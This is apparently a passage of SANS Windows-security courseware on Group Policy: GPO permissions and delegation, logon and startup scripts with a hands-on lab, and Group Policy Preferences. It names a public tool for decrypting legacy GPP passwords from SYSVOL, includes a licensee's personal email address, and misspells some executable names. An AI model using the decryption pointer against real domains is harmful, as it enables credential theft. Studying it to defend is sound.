GPOs with Enforced set override everything except Loopback Mode GPOs.

GPOs Have Access Control Lists


Required to download a GPO:

- **Read** and **Apply** permissions.

Limit GPO application by group membership.

Exempt certain users or groups from a GPO.

Delegate authority over a GPO to an OU Admins group.



GPOs Have Access Control Lists


The critical parts of a GPO exist in Active Directory; hence, GPOs have access control lists! These permissions can be leveraged to fine-tune GPO distribution and to delegate authority over them.

A user must have at least the Read and Apply Group Policy permissions in order to have a GPO applied to his or her desktop. Hence, to apply a GPO only to a particular user or group, set the permissions on the GPO so only that user or group has Read and Apply Group Policy permissions.

Conversely, a user or group (or computer) can be made exempt from an existing GPO by assigning the Deny Read and Deny Apply Group Policy permissions on that GPO.

Try It Now!

- To view the permissions on a GPO, highlight that GPO in the GPMC > Delegation tab > Advanced button. Note that Authenticated Users have Read and Apply Group Policy permissions. Click Add and add the Administrator account. Assign Deny Apply Group Policy to the Domain Admins group. This makes Domain Admins exempt from this GPO.
- Click OK.



Delegation of Control over GPOs

To edit a GPO, a user requires at least Read and Write permissions on that GPO. In order to change the permissions on a GPO, a user must have Full Control of it.

A typical scenario is when a Domain Admin creates a few generic GPOs, keeps Full Control for himself or herself, but gives Write permission to an OU Admins group. That OU Admins group can now modify those GPOs as desired and link them to their own OU. That same group, however, cannot modify any other GPOs and cannot change which GPOs are linked to anybody else's OU.

Permissions on GPOs are different from permissions on OUs, even though it seems like GPOs are just properties of OUs (because that's where we typically create/edit the GPOs). And a GPO link is, strangely enough, not a property of the GPO but of the OU, site, or domain to which it is linked! Hence, an OU Admins group would have control over which GPOs are linked to their OU, but they do not necessarily have (or need to have) the Full Control permission over any of those linked GPOs. Again, to modify a GPO, one only requires the Read and Write permission to it.

Try It Now!

To manage the ability to link a GPO to an OU, open AD Users and Computers > right-click on the OU > All Tasks > Delegate Control > Next > select a user or group > Next > check the box to Manage Group Policy Links > Next > Finish. Or you can set the ACLs manually.

When you delegate control to a user or group in order to manage Group Policy links on an OU or site, that user/group is granted the following permissions on the container:

- Read : gPLink
- Write : gPLink

- Read : gPOptions
- Write : gPOptions

You can assign these same permissions manually without the Delegation of Control Wizard. These permissions would already be possessed by any OU Admins group that had been granted Full Control to the entire OU.

MS16-072 Permissions Changes

In 2016, Microsoft released a security update (MS16-072) that changes how Windows downloads GPOs and enforces GPO permissions. Any computer with this update will download all GPOs under the context of the computer, even when that GPO is for the user. Previously, user GPOs were downloaded under the context of the user, not as the computer where the user is logging on.

If the permissions on a GPO grants Read access to the Authenticated Users group, then there is nothing to worry about. This permission is also the default. If a GPO has the default permissions, there is nothing to do and nothing will be broken. But if the Read permission for Authenticated Users group has been removed or denied on that GPO, then Read access to the GPO must be granted to the Domain Computers group or to some other group that includes the Active Directory computer accounts of the machines that will need to download the GPO. For more information, see KB3163622.

Push Out Scripts with Group Policy

GPO Scripts Run at:

- Computer Start Up
- Computer Shut Down
- User Log On
- User Log Off

User or System Context

Visible or Hidden

Synchronous/Parallel

Timeout not required...



SANS

SEC505 | Securing Windows

Push Out Scripts with Group Policy

If the change you are trying to make cannot be accomplished through an option already built into Group Policy, push out a script to make that change instead. Virtually everything is manageable through one scripting interface or another, especially when using PowerShell. Group Policy can be used to distribute scripts to users and computers automatically. The scripts distributed through Group Policy can be made to execute when:


- The computer starts up.
- The computer shuts down.
- The user logs on.
- The user logs off.

Note that these scripts are in addition to the traditional logon script and any scheduled task logon scripts. If a user has multiple logon scripts, the scripts are run in the following order: 1) scheduled task logon scripts, 2) GPO-assigned logon scripts, then 3) the traditional logon script defined in the properties of the user's account in AD.

A single GPO can have multiple logon scripts, multiple logoff scripts, multiple startup scripts, and multiple shutdown scripts. The scripts do not have to be written in the same language, i.e., some scripts can be VBScript, others JScript, others could be batch files, etc. Because multiple GPOs can be linked to a single site, domain, or OU, and because OUs can be nested each with their own GPOs, the flexibility of GPO-assigned scripts will likely far exceed the needs of most organizations.

And each GPO-assigned script can be configured with its own command line arguments!

In a GPO, startup/shutdown scripts are assigned under Computer Configuration > Policies > Windows Settings > Scripts. Logon/logoff scripts are assigned under User Configuration > Policies > Windows Settings > Scripts.




Note: If a user changes their default WSH executable to CSCRYPT.EXE instead of WSCRIPT.EXE, then their GPO-assigned scripts and their regular logon script will run under CSCRYPT.EXE in a CMD.EXE shell. The command prompt window will be minimized during processing, then close automatically when all scripts have completed.

How to Assign a Script with Group Policy

To assign a logon, logoff, startup, or shutdown script with Group Policy, follow these steps:

- 1) Create your batch or WSH script in a folder that you've created to hold your GPO scripts. This is not the folder from which they will be served or replicated.
- 2) Using Windows Explorer, right-click your script file and select Copy.
- 3) Open the Group Policy Object (GPO) that you wish to carry the script. For startup or shutdown scripts, go to Computer Configuration > Policies > Windows Settings > Scripts. For logon or logoff scripts, go to User Configuration > Policies > Windows Settings > Scripts. Double-click the startup, shutdown, logon, or logoff icon as desired.
- 4) Click the Show Files button.
- 5) Right-click in the open window and Paste a copy of your script file.
- 6) Close the window, but not the dialog box.

- 7) Click Add > Browse > double-click your newly pasted script file to add it.
- 8) Enter any desired command line arguments for the script > OK > OK > Close GPO window > OK.



User vs. System Context

Logon/logoff scripts run in the context of the user, while startup/shutdown scripts run as System. Hence, scripts that will perform actions that require administrative privileges on the computers of non-administrative users must be configured as startup/shutdown scripts.

Note: Even if the user changes the default action of a VBScript from "Open" to "Edit" in Windows Explorer > Tools menu > Folder Options > File Types tab, the script will still execute (and not simply pop up in Notepad.exe instead).

Visible vs. Hidden Execution

By default, all GPO-assigned scripts run hidden from the user. The only user interaction possible when the script is hidden are commands that pop up dialog boxes. If CSCSCRIPT.EXE is the WSH executable, the command prompt window will simply be blank. If the script is a batch script and you require user interaction, such as with the PAUSE command, the script will just hang until it times out.

Tip: Avoid requiring user interaction in all GPO-assigned scripts except WSH logon scripts. If you do require interaction, consider using the WScript.Shell::PopUp method. The PopUp method can be configured to wait a configurable number of seconds, and, if the user does not respond within that time period, the method will set itself to a default value and let the script continue processing.

Important: If a script runs slow enough or pauses for user interaction, then the user can launch Task Manager and kill the WSH process, thus terminating the script. This is true even if logon scripts are run "synchronously" and the user does not have a desktop yet. Hence, if a script performs a security-critical task, make it the first logon script that runs, do not require user interaction, make the script as simple and fast as possible, use WSCRIPT.EXE, and run logon scripts "synchronously". Also, consider making these sensitive scripts run at startup too.

There are Group Policy options to make GPO-assigned scripts run visible if desired, but unless you are using batch scripts, it will be very rare that any WSH scripts will need to run visibly.

Startup/shutdown scripts are visible in their command prompt windows (if a batch file or CSCRYPT.EXE is used) even though there is no user desktop. If a user tries to hit Ctrl-Alt-Del to launch task manager and kill the script, the keystrokes will have no effect until after all scripts have finished, then the regular logon dialog box appears.

Traditional logon scripts run visible by default since these are often batch scripts and may require user interaction. On Windows 2000/XP hosts, you can hide regular logon scripts too with a Group Policy option named "Run Legacy Logon Scripts Hidden". In the GPO, it is located under User Configuration > Policies > Administrative Templates > System > Logon/Logoff.

Synchronous vs. Asynchronous Execution: Logon/Logoff Scripts

Logon/logoff scripts will execute in the order shown in the GPO (and the regular logon script always comes last), but by default, the user's desktop is created at the same time as the user's logon scripts begin to run. Hence, it is possible for the user to see his or her desktop even though logon scripts are still being processed. Technically, we say that the default is for the desktop and logon scripts to run "asynchronously", or independently of each other with respect to time:

- Asynchronous = Desktop appears at the same time as scripts are running.
- Synchronous = Desktop will not appear until *after* scripts have completed.

By default, logon scripts run asynchronously, including the regular logon script, while logoff scripts run synchronously. It is possible to change the default for logon scripts with a Group Policy option:

- To make logon scripts run synchronously (i.e., make the desktop wait until the scripts are done), then enable the Group Policy option named "Run Logon Scripts Synchronously", located under User Configuration > Policies > Administrative Templates > System > Scripts
- It is not possible to make logoff scripts run asynchronously.

Note that there is also an option to "Run Logon Scripts Synchronously" in the Computer Configuration portion of the GPO (Administrative Templates > System > Scripts). This option has the same effect. When this option is set differently in both the user and computer portions of the GPO, the setting in the computer portion will be the effective one. Hence, to always make the desktop wait at a computer until all logon scripts have finished, set the "Run Logon Scripts Synchronously" option in the Computer Configuration section of the GPO and link it to the computer's OU. This option will be effective no matter who sits down at the computer.

Synchronous vs. Asynchronous Execution: Startup/Shutdown

In an effort to make terms as confusing as possible, Microsoft defines the following terms when applied only to startup/shutdown scripts:

- Asynchronous = Startup/shutdown scripts do not run in the order specified in the GPO. Instead, they all run simultaneously in parallel.
- Synchronous = Startup/shutdown scripts will run in the order specified in the GPO, where each script is not executed until the prior script has completed.

The default is for startup/shutdown scripts to run synchronously, i.e., in the order shown in the GPO.

With respect to the user's desktop, the shutdown script does not run until after the user has logged off anyway. The startup script runs prior to the first "Hit Ctrl-Alt-Del" window that appears after booting up. During startup script execution, pressing ctrl-alt-del in an attempt to interrupt the script(s) will have no effect until after all scripts have finished, and then you simply log on normally.

Repeated Tip: Avoid requiring user interaction in startup/shutdown scripts, especially in hidden batch-style scripts which do not time out. If a script prevents you from regaining control of your system, reboot into another OS or into the recovery console and delete the relevant scripts from the SYSVOL folder.

Script Timeout

It is not the case that each script has its own timeout timer. Instead, each startup, logon, logoff, and shutdown *group of scripts* collectively has a timeout. By default, the timeout is 600 seconds (10 minutes). For example, if you have four startup scripts, the four of them together must all finish executing within 10 minutes or else startup script processing is terminated in mid-stream.

The default 10-minute timeout is reasonable, but can be changed with a Group Policy option named "Maximum Wait Time for Group Policy Scripts", located under Computer Configuration > Policies > Administrative Templates > System > Scripts.


If you set the timeout to zero (0) then there is no timeout: hung scripts or hidden scripts that require user interaction will simply wait forever. This can be inconvenient.

Best Practices

- Don't forget that PowerShell execution policy applies to scripts pushed out through a GPO too; for example, if the execution policy is "All Signed", then all PowerShell scripts assigned through GPO must be digitally signed too.
- Avoid user interaction in all scripts except logon scripts. If you require user interaction with a graphical dialog box, try to use the PopUp method with a timer that will default to a safe value.

- Run all scripts hidden (the default) unless you must use a batch script AND you must have user interaction with it too.
- Enable "Run Logon Scripts Synchronously" for security.
- If a security-critical task is performed with a logon script, make that script first in the list of scripts in the GPO, make it as small and fast as possible, and use WSCRIPT.EXE instead of CSCRYPT.EXE or CMD.EXE.
- Do not change the default synchronous execution of startup/shutdown scripts.
- Enable "Run Startup Scripts Visible" for troubleshooting purposes.
- Enable "Run Shutdown Scripts Visible" for troubleshooting purposes.
- Do not set the "Maximum Wait Time for Group Policy Scripts" to zero (infinite wait). Scripts with errors or hidden scripts that require user interaction can prevent you from regaining control of the computer.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection




SANS | SEC505 | Securing Windows


On Your Computer

In File Explorer, go to C:\SANS\Day2, and copy the PopUp.ps1 script file into the clipboard (not the contents of the script, the file itself).

Go to the Group Policy Management tool, navigate down to the testing.local domain, then right-click and edit the Default Domain Policy GPO linked to the domain.




Inside the GPO, navigate down to **User Configuration > Policies > Windows Settings > Scripts (Logon/Logoff)**.



Note: In the following step, please make sure to go to the "PowerShell Scripts" tab on the right, not the default "Scripts" tab on the left.

On the right-hand side of the GPO, open Logon > PowerShell Scripts tab > Add button > Browse button > paste the PopUp.ps1 script into the folder > highlight the PopUp.ps1 file > Open button > OK > OK. This will save the changes to the GPO.



In PowerShell, run this command to refresh group policy and log off:

```
gpupdate.exe /force ; logoff.exe
```

Log back in to your VM.


A pop-up dialog box should appear when the script runs. (If it takes a long time for the script to run, make sure you completed the earlier lab where we configured logon scripts to run immediately.)

Finished Already?

The PopUp.ps1 script demonstrates how to use a COM object in PowerShell, just like in VBScript. The buttons and text of the pop-up dialog box are customizable in the script.


Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020


Group Policy Preferences



Item-Level Targeting:

- 1) Create a GPO preference
- 2) Go to the Common tab
- 3) Check the targeting checkbox
- 4) Targeting... button




SEC505 | Securing Windows

Group Policy Preferences

GPO Preferences are a set of enhancements to Group Policy that allow precise and flexible control over hundreds of configuration settings, including security-related items such as local user account passwords and VPN connectoids. GPO Preferences are found only in GPOs stored on domain controllers, not in local GPOs.

You can find the Preferences container in a domain-based GPO located under both the Computer Configuration and the User Configuration top-level containers. There are many subcontainers under Preferences, too many to list here.

Requirements

To create and manage GPO Preferences, you must have the following:

- Domain controllers running Server 2003 or later, with the domain functionality level at Server 2003 or better.
- The workstation you use as an administrator to manage GPO Preferences must be Windows Vista, Windows 7, Server 2008, or later, preferably with the latest GPMC version installed from the Remote Server Administration Tools (RSAT).

The target recipients of GPO Preferences (the managed clients) must have the following:

- Windows 7, Server 2008, or later (no other updates necessary).
- Windows Vista+SP1 or later SP, plus the Client Side Extensions (CSE).

- Windows Server 2003+SP1 or later SP, plus the Client Side Extensions (CSE) and, if the latest SP or IE is not installed, the XMLLite update too.
- Windows XP+SP2 or later SP, plus the Client Side Extensions (CSE) and, if the latest SP or IE is not installed, the XMLLite update too.

The Client Side Extensions (CSE) can be downloaded from Microsoft's main Group Policy page, which can be searched for at <https://technet.microsoft.com>.

Capabilities

There are many options in GPO Preferences useful for system administration that aren't directly related to security (in fact, you might even be able to do away with logon scripts and just use Group Policy instead). There is also some overlap in capabilities between GPO Preferences and the rest of the options in a GPO. There are also the time constraints of this seminar.

Hence, the following is a list of useful capabilities of GPO Preferences from a security point of view, leaving the other capabilities for your own exploration:

- **Manage Local Users and Groups (Including Passwords):** You can manage new or existing local user accounts and local groups, including the passwords of those local accounts (Preferences > Control Panel Settings > Local Users and Groups).
- **Remote Command Execution:** You can specify one or more commands to be executed immediately after the next GPO update, either under the context of the logged-on user or under Local System context (Preferences > Control Panel Settings > Scheduled Tasks > New > Immediate Task).
- **Manage Scheduled Tasks:** You can manage new or existing scheduled tasks, including the password for the account under which the task runs (Preferences > Control Panel Settings > Scheduled Tasks > New > Scheduled Task).
- **Manage Files and Folders:** You can create or delete folders individually or recursively, delete files by full path or wildcard, copy files from a network share into any folder, and set file attribute bits (Preferences > Windows Settings > Files/Folders).
- **Manage INI File Settings:** You can create, delete, or edit INI files, including the values assigned to different properties in different sections within the INI file (Preferences > Windows Settings > Ini Files).
- **Manage Registry Keys and Values:** You can create or delete registry keys and edit registry values of any type, including REG_BINARY values (Preferences > Windows Settings > Registry).

- **Configure Service Settings:** You can manage the start-up state, identity, password, and recovery options for installed services, which you can't do with a security template (Preferences > Control Panel Settings > Services).
- **Enable/Disable Hardware Devices:** You can enable or disable devices that you select within Device Manager (Preferences > Control Panel Settings > Devices).
- **Manage Internet Explorer Settings:** You can manage all the options you find in Internet Explorer 5 or later when you pull down the Tools menu and select Internet Options in IE (Preferences > Control Panel Settings > Internet Settings).
- **Manage VPN and Dial-Up Connectoids:** You can manage most of the settings in a new or existing VPN or dial-up connectoid, i.e., the icon you click to establish a new connection (Preferences > Control Panel Settings > Network Options).

Notice that you can choose between Create, Delete, Replace, and Update actions for the items above. Create and Delete are obvious in meaning, but Replace simply means "Delete first then Create a new one of the same name", while Update simply means to edit the existing item. Using the Update option for user accounts, for example, is important if you want to keep the same SID number on the account as before.

Tip: GPO Preferences are often configured by specifying strings, such as a filesystem path. When editing a string in a Preference dialog box, press F3 to bring up a list of variables that can be used in such strings. These are similar to, but not the same as, environment variables.

Manage Passwords with GPO Preferences? No.

In the past, it was possible to use Group Policy Preferences to manage the passwords of local user accounts, service accounts, scheduled tasks, drive letter mappings, and database DSNs. However, in 2014, Microsoft released updates that deliberately disable these features because of the security risks (see bulletin MS14-025).

In the past, when you set a password using GPO Preferences, the password was encrypted with a 256-bit AES key, but this key was stored as part of the GPO! Researchers figured out, of course, how the key was obfuscated. You can get a free tool to decrypt the password after downloading the GPO from the SYSVOL share or after sniffing the GPO download traffic of others (do an internet search on "gpprefdecrypt.py").

The Strange Red and Green Lines

As you browse through the dialog boxes of GPO Preference items, you'll see strange red and green lines (or red/green circles) around the dialog box controls; for example, go to User Configuration > Preferences > Control Panel Settings > Internet Settings and create a new IE configuration item, then especially see the Connections and Advanced tabs. What are these colored lines?

Here are the meanings of the red and green lines/circles:

- **Green:** This option will be downloaded and applied by the client.
- **Red:** This option will not be downloaded by the client; it is ignored.

Warning! Once you click on a tab or dialog box that has any green lines/circles, ALL of the green-colored items become activated! This means that if you simply view a green item, that item now becomes live, configured and defined such that clients will now start applying it when they refresh Group Policy. You can still hit Cancel, and you can still delete the entire GPO Preference item to get rid of it, but if you've browsed through the tabs and dialog boxes, then made a few changes you want to keep, you can't immediately save the changes you want and ignore the green items you merely viewed.

To toggle the red/green colors, select the item and use keyboard function keys:


- **F6:** Enables the selected option (Green).
- **F7:** Disables the selected option (Red).

- **F5:** Enables all the options on the active tab or dialog box (All Green).
- **F8:** Disables all the options on the active tab or dialog box (All Red).

